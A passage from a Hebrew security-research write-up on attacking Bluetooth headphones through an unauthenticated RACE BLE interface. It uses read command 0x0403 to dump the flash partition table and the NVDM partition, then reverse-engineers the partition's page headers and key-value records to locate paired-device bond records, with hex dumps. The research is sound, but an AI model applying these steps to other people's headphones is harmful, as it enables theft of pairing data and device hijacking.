[Service] Unknown (5b833e0a-6bc7-4802-8e9a-723ceca4bd8f)
  └ [Char] 5b833c10-6bc7-4802-8e9a-723ceca4bd8f (write)
  └ [Char] 5b833c12-6bc7-4802-8e9a-723ceca4bd8f (notify)
================> RACE Interface Has Been Detected! <================
[Service] Unknown (dc405470-a351-4a59-97d8-2e2e3b207fbb)
  └ [Char] bfd869fa-a3f2-4c2f-bcff-3eb1ec80cead (write-without-response,write)
  └ [Char] 2a6b6575-faf6-418c-923f-ccd63a56d955 (notify)
```

והופ! יש לנו את הממשק הפרוץ. תחתיו אנחנו יכולים לראות את המאפיינים שלו, כאשר אחד מהם עם הרשאת כתיבה (שדרכו נשלח את פקודות ה-RACE לאוזניות) והאחר עם הרשאת עדכון (notify) (שדרכו נאזין להודעות מענה שהאוזניות ישלחו אלינו). אם כן בואו נתקדם הלאה ונתחיל לבצע את השלב הראשון של המתקפה ולהוריד את מחיצת ה-NVDM. אבל לפני כן אנחנו צריכים לשאול שתי שאלות חשובות: (1) איפה היא ממוקמת?; ו-(2) מה גודלה?. על השאלות האלו תענה לנו טבלת המחיצות.

טבלת המחיצות (Partition Table)


החוקרים במאמר ציינו שטבלת המחיצות אמורה להיות בכתובת 0x08000000 ושהמחיצה השביעית אמורה להיות מחיצת ה-NVDM שאנחנו מחפשים. כמובן שהמידע הזה עוזר לנו הרבה, אבל גם אם המידע לא היה קיים, היה אפשר לסרוק את כל מרחב הכתובת מהכתובת הנמוכה ביותר ולהסיק את אותה המסקנה. למזלינו אנחנו לא צריכים לשבור את הראש עם הורדת הנתונים בקצב האיטי של כהד"ה ולכן נודה להם מקרב לב על המידע המקדים ונצא לדרך.

כמו בכל מחשב, גם פה טבלת המחיצות מהווה מעין מראה מקום עבור מערכת ההפעלה. לכן נשתמש בפקודת 0x0403 ונבקש נתונים מהכתובת 0x08000000. גודל הטבלה לא ידוע לנו מראש לכן אנחנו נמשיך לבקש עוד נתונים עד שנתקל בערכי 0xFF שמציינים שמדובר על מקום נקי ופנוי.

הנה חלק ממקטע הזיכרון שהורדנו:

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded Text
00000000	00	00	00	00	00	00	00	00	00	00	00	00	00	10	00	08	. . . . .
00000010	00	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	. . . . .
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	. . . . .
00000030	08	00	00	00	00	00	00	00	00	00	00	00	00	20	00	08	. . . . .
00000040	00	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	. . . . .
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	. . . . .
00000060	01	00	00	00	00	00	00	00	00	00	00	00	00	30	00	08	. . . . . 0 . .

במבט ראשון אפשר לחשוב שלא מדובר בהרבה. אבל אם נשים לב, נראה שיש מחזוריות שחוזרת על עצמה כל 3 שורות, כלומר כל 48 בתים. לכן ניתן להסיק שככל הנראה כל 48 בתים בטבלת המחיצות מייצגים רשומת מחיצה אחת. בהנחה היוריסטית נאמר שכל רשומת מחיצה כזאת מורכבת מהביית הראשון שמציין את סוג המחיצה, 11 בתים של רווח, 4 בתים שמציינים את כתובת המחיצה (ב- Little Endian), 4 בתים נוספים של אפסים, ו-4 בתים שמציינים את גודל המחיצה (Little Endian) ולבסוף 24 בתים של אפסים. ואיורית:



עם ההנחה הזאת, נוכל לומר שטבלת המחיצות שומרת על 18 רשומות. להלן רשימת הרשומות שמופיעות ברשימת המחיצות בצורה ידידותית יותר שניתנת להבנה מהירה יותר:

Part ID	Start Address	Size (Bytes)	Size (Hex)
0x00	0x08001000	4096	0x00001000
0x08	0x08002000	4096	0x00001000
0x01	0x08003000	65536	0x00010000
0x03	0x082FE000	3252224	0x0031A000
0x04	0x08013000	1884160	0x001CC000
0x06	0x08BDA000	9842688	0x00963000
0x07	0x08670000	65536	0x00010000
0x09	0x08680000	5611520	0x0055A000
0x09	0x08618000	131072	0x00020000
0x0A	0x08638000	163840	0x00028000
0x0B	0x08660000	65536	0x00010000
0x0A	0x081DF000	311296	0x0004C000
0x0B	0x0822B000	864256	0x000D3000
0x0C	0x0953D000	4096	0x00001000
0x0D	0x0953E000	65536	0x00010000
0x0E	0x0954E000	1048576	0x00100000
0x0F	0x0964E000	237568	0x0003A000
0x10	0x09688000	16384	0x00004000

כעת נפשיל שרוולים ונצלול לתוך המחיצה הרלוונטית - המחיצה השביעית, מחיצת ה-NVDM.

מחיצת ה-NVDM

נשלח בקשת 0x0403 נוספת והפעם לכתובת 0x08670000 כדי לקבל את ה-NVDM. במקרה הזה גודל הטבלה ידוע לנו מראש ולכן אנחנו יודעים בדיוק כמה בתים לבקש. ואחרי שנעשה את זה נקבל את המידע הגולמי הבא:


```
00000000  4E 56 44 4D DA 00 00 00 E0 F0 01 FF F8 00 00 FF  NVDMÚ...àð.ÿø..ÿ
00000010  00 00 05 05 E6 00 0A 01 01 00 00 00 CF E8 71 AA  ....æ.......Ïèqª
00000020  41 42 31 35 00 31 38 30 33 00 00 00 00 00 00 00  AB15.1803.......
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000110  74 0E F8 00 00 FF 06 01 05 05 E6 00 0B 01 01 00  t.ø..ÿ....æ.....
00000120  00 00 D0 E8 71 AA 41 42 31 35 00 31 38 30 34 00  ..Ðèqª AB15.1804.
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

חדשות טובות. אכן מדובר במחיצת ה-NVDM. ואנחנו יכולים לאשר את זה על ידי ההבחנה בבתי הקסם (Magic Bytes) שהם: 0x4D 0x44 0x56 0x4E שבתרגום אסקי (ובהמרה מ-Little Endian) זה הערך NVDM. (הוא אמנם לא MZ אבל גם הוא חשוב לא פחות). למעשה בתי הקסם האלו מופיעים בכל 0x1000 כתובות (4KB), מתחילת הקובץ ועד סופו. מה שאומר שמחיצת ה-NVDM עצמה כנראה מחולקת לדפים משלה - נתון שיעזור לנו בהמשך להבין קצת יותר את אופי המערכת.

בטבלת המחיצות ראינו שמחיצת ה-NVDM היא בת 64KB. וכעת גילינו שכל דף הוא בגודל של 4KB ומכך נסיק שמחיצת ה-NVDM מכילה 16 דפים.

מבנה כותרת הדף

אם נתבונן מקרוב על כותרות הדפים, נשים לב שהם כמעט חוזרים על עצמם ב-12 הבתים הראשונים. ואחרי השוואה בין שאר הכותרות עם קצת יותר מידיי קפאין בדם הגעתי למסקנה שמתארת את מבנה הכותרת:



ראשית כל, כל כותרת מתחילה במילת הקסם NVDM. לאחר מכן, מופיע ביית נוסף שבמבט ראשון (ובהמלצת ה-AI הקדוש) ככל הנראה מדובר על checksum. אבל כשחושבים על זה יתכן ויש לו שימוש אחר.

מי אתה ביית מספר חמש?

תחשבו על זה. נכון שמערכות מידע אלקטרוניות נוהגות לפספס ביטים פה ושם, אבל אנחנו ככל הנראה מדברים על מערכות NOR Flash, ואם לא דילגתם על החלק הקודם אתם זוכרים שאחת התכונות שלו זה העמידות בפני כשלים כאלו. בנוסף אנחנו יודעים שבמערכות NOR, אנחנו מסוגלים לשנות סיבית 1 לסיבית 0 בצורה אינדווידואלית, אבל ההיפך דורש מאיתנו לשכתב את כל הבלוק שבמקרה שלנו ה-"בלוק" הוא הדף כולו. מה שאומר שבשביל לשנות סיבית 0 ל-1 צריך לשכתב 4KB של ערכים, דבר שהוא בזבזני להפליא. והואיל ובכל דף אנחנו מוסיפים ערכים, קשה להניח שבראש הדף נמצא ביית שערכו לא שמיש כ"כ ותחזוקתו יקרה - כזאת שמצריכה מאיתנו לשנות את ערכו בכל הוספה של נתונים בדף.

לכן אחרי הרצת מספר סקריפטים שבהם ניסיתי ולא הצלחתי למצוא תת סדרה כלשהיא של בתים שערך ה-checksum שלהם יהיה זהה לערך ששמור בביית הזה, הבנתי שככל הנראה מדובר על משהו שונה מתוצאת חישוב של הנתונים שבדף. ולכן החלטתי לחשוב על כיוונים אחרים לגבי המשמעות של הביית הזה.


אחד מהרעיונות שעלו לי לגבי התפקיד של אותו הביית שעלול להיות שימושי והכי חשוב - קל לתחזוקה, היה שאולי מדובר על מונה שקשור לאיפוס הדף. הרי בסופו של דבר אנחנו מדברים על מערכות Flash שתאי הזיכרון שלה נפגעים עם השימוש בהם. לכן על מנת לאפשר תוחלת חיים גבוהה של הזיכרון אנחנו צריכים לפזר את הפעולות שלנו על פני כל התאים באופן שווה יחסית כדי שלא נגרום לשימוש יתר בתאים ספציפים דבר שיגרום להם למות. לכן יהיה חכם אם נחזיק סוג של מונה שסופר את מספר הפעמים שהדף אופס. וכאשר נרצה לשמור נתונים בדף חדש, נבחר את הדף עם המונה הנמוך ביותר (יחד עם שיקולים נוספים אחרים שאולי קיימים בתוך המערכת).

כדי לבדוק את התאוריה הזאת, בחנתי את קבצי ה-dump שיש לי, והשוואתי בין הקבצים שהורדתי בסמיכות זה לזה כדי לבחון את ההבדלים שנוצרו ב-dump-ים. ובפרט חיפשתי את המקומות בהם מערכת ה-Garbage Collector של האוזניות נכנסה לפעולה ואיפסה דפים. את הפעולה הזאת ראיתי בכמה מקומות, והנה ההבדלים ביניהם כאשר צד שמאל הוא לפני האיפוס, וצד ימין הוא לאחר האיפוס:

כפי שניתן לראות, הצד השווה שבין ההבדלים הוא שהערך עולה באחד לאחר האיפוס. לכן ככל הנראה הביית הזה אחראי על ספירת האיפוסים של הדף כפי ששיערנו.

נחזור למבנה הכותרת. אחרי הביית החמישי מופיעים תמיד שלשה של אפסים שכנראה משומשים למרווח מסוים. ולאחר מכן מופיעים 2 בתים לתיאור מצב הדף.

הנתון האחרון הזה הוסק מהשוואה והבחנה בשני dump-ים שונים על אותו העמוד כאשר באחד הדף נקי לחלוטין (שמאל), ובשני הוא התחיל להיות בשימוש:



כפי שאפשר לראות הדף הנקי צוין על ידי הערך 0xFF 0xFE והדף שנמצא בשימוש ערכו 0xE0 0xF0.

דבר מענין שאפשר לשים לב אליו פה הוא החיסכון והצורה החכמה שבו המערכת משתמשת בשביל לשנות סטטוס של מצבים. שימו לב לערכים:

0xFE = 111**1 111**0, 0xFF = 1111 **1111**, 0xE0 = 111**0 000**0, 0xF0 = 1111 **0000**

המערכת ניצלה את היכולת שלה לשנות אחדות לאפסים בצורה קלה, והיא הצליחה לשנות את הסטטוס של הדף עם שימוש ב-8 כתיבות כאלו בלבד. תדמיינו לדוג' שהערכים היו מייצגים את המצבים בצורה ההפוכה, ושדף נקי היה מיוצג על ידי הערכים 0xE0 0xF0 והיינו צריכים לשנות אותם ל-0xFE 0xFF בעת השימוש הראשוני. במקרה הזה היינו צריכים לשכתב את כל הדף רק כדי לשנות כמה ביטים בודדים בשביל סטטוס.


התחשבויות קטנות כאלו מראות לנו עד כמה המערכת באמת חסכונית ואיך כל ביט ופעולה מחושבת מראש.

נחזור למבנה הכותרת. אחרי כל הבתים שדיברנו עליהם, מופיע ביית בודד שערכו תמיד 0x01, ובית אחד אחרון נוסף שערכו קבוע ומוגדר ל-0xFF - כנראה בשביל להפריד בין הכותרת לתחילת הערכים שהדף שומר. להלן איור שממחיש את מבנה כותרת הדף:

חבילות מידע

בכל דף במחיצת ה-NVDM המערכת שומרת את הערכים שהיא מעונינת להשתמש בהם גם לאחר כיבוי המערכת. כמו בעולם מערכות ההפעלה והתקשורת גם פה המערכת מכמסת את הנתונים עם כותרות ומעטפות שמציגים לנו מידע על הנתון השמור או כפי שנקרא בעגה המקצועית ה-Metadata.

לשם הנוחות נפריד את המידע הנוסף לשני חלקים. החלק הראשון הוא המעטפת החיצונית שנקרא לה Flash Preamble Decorator והיא תציג את המידע שמקשר בין החבילה לזיכרון שבו היא נשמרה (תכף נבין); והחלק השני הוא החבילה הפנימית יותר שתקרא מיכל המידע (Item Container) שמורכב מכותרת לתיאור הנתון השמור (Item Header) וממטען המידע שהוא הנתון השמור (Payload). איורית ניתן לדמיין את זה בצורה הבאה:




המטרה הסופית שלנו הוא להגיע למידע ששמור בחלק האדום. לשם כך עלינו להבין מה הכותרות מספרות לנו ומאיפה מתחיל החלק האדום, החלק של הנתון.

המעטפת החיצונית - Flash Preamble Decorator

בואו נתחיל עם החלק החיצוני ביותר - ה-Flash Preamble Decorator. כאמור לעיל, תפקיד המעטפת החיצונית היא להציג נתונים כלליים על המידע השמור ואת הקשר בינו לזיכרון שבו הוא נשמר.

המעטפת מורכבת מכותרת בעלת 12 בתים בתחילת החבילה, ו-2 בתים בסופה (לאחר המטען). ה-2 בתים האחרונים ככל הנראה מייצגים ערך כלשהו שקשור לבדיקת תקינות של החבילה. לכן בגלל שהנתון הזה פחות רלוונטי אלינו, לא נתעסק בו יותר. ונתמקד בכותרת שציינו קודם.

אחרי השוואה של כותרות רבות ושונות, אפשר להגיע למסקנה שכותרת החבילה בנויה בצורה הבאה:



כפי שניתן לראות בכותרת החבילה מופיעים שדות שמקשרים את החבילה לזיכרון שבו היא נשמרה. שדה ה-Page Index מציג את מספר הדף שבו הערך נשמר ושדה ה-Offset מציג את המרחק מתחילת הדף שבו החבילה נשמרה. בדיאגרמה אפשר להבחין בכמה שדות נוספים שחלקם אינם רלוונטיים להמשך המחקר והם השדות הבאים: NS Len, Key Len, Val Len.


זוגות מפתחות-ערכים

אהיה אתכם כנה, עד ממש לקראת סוף כתיבת המאמר הייתי בטוח שהשדות NS Len ו-Key Len הם בעצם שדה אחד שערכו מגדיר את סוג המידע שאנחנו שומרים במיכל. אבל למעשה זאת הייתה טעות, והאירוניה היא שגיליתי את המשמעות האמיתית של השדות האלו כשחיפשתי פתרון לדבר אחר. לכן זאת נקודה טובה לזכור את מה שאמרנו בהתחלה - שכל מחקר פורנזי טוב ולא טוב עלול לטעות ולחשוב שאופי הדברים הוא x כשבפועל הוא y.

ההנחה הראשונה שלי הייתה שגויה לחלוטין בהבנה של המשמעות מאחורי הערכים האלו ונפלה בדיוק על אותם נקודות שבהם דברים מסתדרים טוב עם תאוריה שיש לנו בראש, אבל בפועל הסיבה האמיתית לדבר היא אחרת לחלוטין. למעשה יש משמעות ישירה בין הערכים האלו לבין הערכים שנשמרים במיכל, ובפרט המפתחות שנשמרים במיכל.

כמו בטבלאות גיבוב, גם ה-NVDM היקר שלנו שומר את הערכים בצורה של זוגות של מפתח-ערך (key-value pairs). בנוסף לכך הוא שומר את הזוגות האלו תחת מרחב השמות (namespace) הרלוונטי עבורם.

דבר שממש מזכיר את ה-Registry של Windows שבו הערכים נשמרים במרחב שמות מסוים, ובתוך המרחב הזה הם עשויים להישמר בעוד מרחב שמות, ועוד אחד ועוד אחד עד שמגיעים למידע הגולמי שבו הערך נמצא:



לכן במערכת שלנו לדוגמא, האוזניות ישמרו את נתוני הקונפיגורציה תחת מרחב השמות config (פלא גדול. אני יודע), ונתונים אחרים תחת מרחב שמות שמתאים להם. באיזה מרחב שמות המפתחות נשמרים? נגיע לזה עוד מעט ☺


אבל מערכת אמינה שואלת "מה הגודל" לפני שהיא שואלת "מה הערך", וזה על מנת שהיא תדע כמה מקום להקצות ולקרוא כדי לא לגלוש בטעות לחלקת זיכרון מעבר למה שהיא צריכה. בואו לא נשכח את אותם המחשבים המסכנים שדיממו מהלב (שאפו למי שהבין את הרפרנס ל-Heartbleed). ובדיוק לשם כך ה-NVDM מגדיר את השדות NS Len ו-Key Len ששומרות את אורכי המחרוזות של מרחב השמות (כולל ה-NULL) והמפתח (גם הוא כולל את ה-NULL) בהתאמה.

כדי לא לספיילר לכם את ההמשך אגיד ואומר שבשלב הזה אנחנו צריכים את הערך 0x05 גם בשדה ה-NS Len וגם בשדה ה-Key Len.

ועכשיו אחרי שהבנו מה השדות האלו אומרים - הגיע הזמן להיפטר מהם, ולהמשיך סוף סוף למיכל המידע עצמו, שכאמור לעיל, מורכב מכותרת (Item Header) וממטען (Payload).

כותרת המיכל

כותרת המיכל, היא רצף של 18 בתים, שמציגים נתונים שקשורים לאופי המידע ששמור בתוך המיכל.
מבנה הכותרת כדלהלן:



כפי שניתן לראות, כותרת המיכל מורכבת מ-3 שדות בלבד: מספר סידורי (Sequence Number), גיבוב כלשהו של השדה המזהה (Id Hash) והשדה המזהה (Id).

השדה הראשון, המספר הסידורי, מכיל ערך שמתנהג כמו מונה והוא יחודי לכל סוג מידע. בכל יצירה של נתון חדש מאותו הסוג - המערכת מעלה את המונה באחד. כפי שנראה בהמשך, השדה הזה יהיה השדה הרלוונטי ביותר עבורינו כאשר נרצה לבחור את רשומות המכשירים הרלוונטיים והעדכניים ביותר שהאוזניות מכירות.

השדה השני השלישי קשורים זה בזה בצורה כלשהיא. ניתן לראות שכאשר השדה השלישי גדל באחד, גם השדה השני גדל באחד, לכן קשה להאמין שמדובר בתוצאת גיבוב קריפטוגרפית כלשהיא שמתנהגת בצורה כה סימטרית. לעומת זאת קשה גם להאמין שמדובר בסכימה מסוימת כי כאשר משנים את סדר התווים (לדוגמא: אם במקום 01 כתוב 10) התוצאה גדלה לאין ערוך יותר ממה שהיינו מצפים. לכן כנראה מדובר על פונקצית גיבוב יחודית, או פונקצית סכימה כלשהיא שנותנת משקל שונה לכל תו. והואיל ושדה הגיבוב פחות רלוונטי עבורינו - נדלג עליו.

השדה האחרון, השדה המזהה, רלוונטי מאד עבור ההתקפה ואפילו נותן לנו אבחנה מסוימת בנוגע לאופי המערכת. אבל לפני כן - מה בכלל כתוב בו?

השדה המזהה

הגיע הזמן להפעיל את העוגנים שלנו. אם נחפש את השמות של המכשירים שחיברנו לאוזניות שלנו, אנחנו נגלה שיש קשר בין השמות של השדות המזהים לבין המכשירים שלנו. לשם כך צימדתי וחיברתי כמה מכשירים לאוזניות, וחיפשתי אותם ברחבי הקוסמוס הבינארי והרי הם לפניכם:

```
00000700  75 FF FC 00 00 FF F6 06 06 12 18 00 1F 01 01 00  u...............
00000710  00 00 EF EE E6 00 42 54 5F 44 4D 00 62 6F 6E 64  ......BT_DM.bond
00000720  65 64 5F 69 6E 66 6F 5F 65 78 74 30 30 00 01 D7  ed_info_ext00...
00000730  BC CE 1D C4 CE 00 00 00 00 00 00 00 00 00 00 00  ................
00000740  00 00 00 00 00 00 16 17 F8 00 00 FF 3C 07 05 05  ............<...
00000750  E6 00 07 01 4A 00 00 00 CC E8 71 AA 41 42 31 35  ....J.....q.AB15
00000760  00 31 38 30 30 00 91 3F 79 F4 5D 64 1F 47 00 05  .1800..?y.]d.G..
00000770  CC 83 BA 49 69 BD AB 3F E9 7B AD 53 AB F4 AA 3E  ...Ii..?.{.S...>
00000780  59 65 64 69 64 69 61 27 73 20 53 32 31 20 46 45  Yedidia's S21 FE
00000790  00 00 00 A4 04 26 04 A4 04 26 04 0F 83 45 08 00  .....&...&...E..
000007A0  09 93 0F 00 08 42 00 01 75 00 01 00 00 00 00 00  .....B..u.......
```

```
00007660  9A F9 00 95 38 DA 7B FC 07 00 FF 5B 06 05 05 E6  ....8.{....[....
00007670  00 08 01 8A 00 00 00 CD E8 71 AA 41 42 31 35 00  .........q.AB15.
00007680  31 38 30 31 00 A0 EB A5 2F B3 D8 1F 69 00 05 84  1801..../...i...
00007690  90 93 11 4C 57 B0 D1 B4 1A 04 27 31 D3 FC E2 59  ...LW.....'1...Y
000076A0  45 44 49 44 49 41 53 4C 41 50 54 4F 50 00 00 00  EDIDIASLAPTOP...
000076B0  00 00 00 00 00 00 03 23 02 00 02 00 00 00 00 0D  .......#........
```

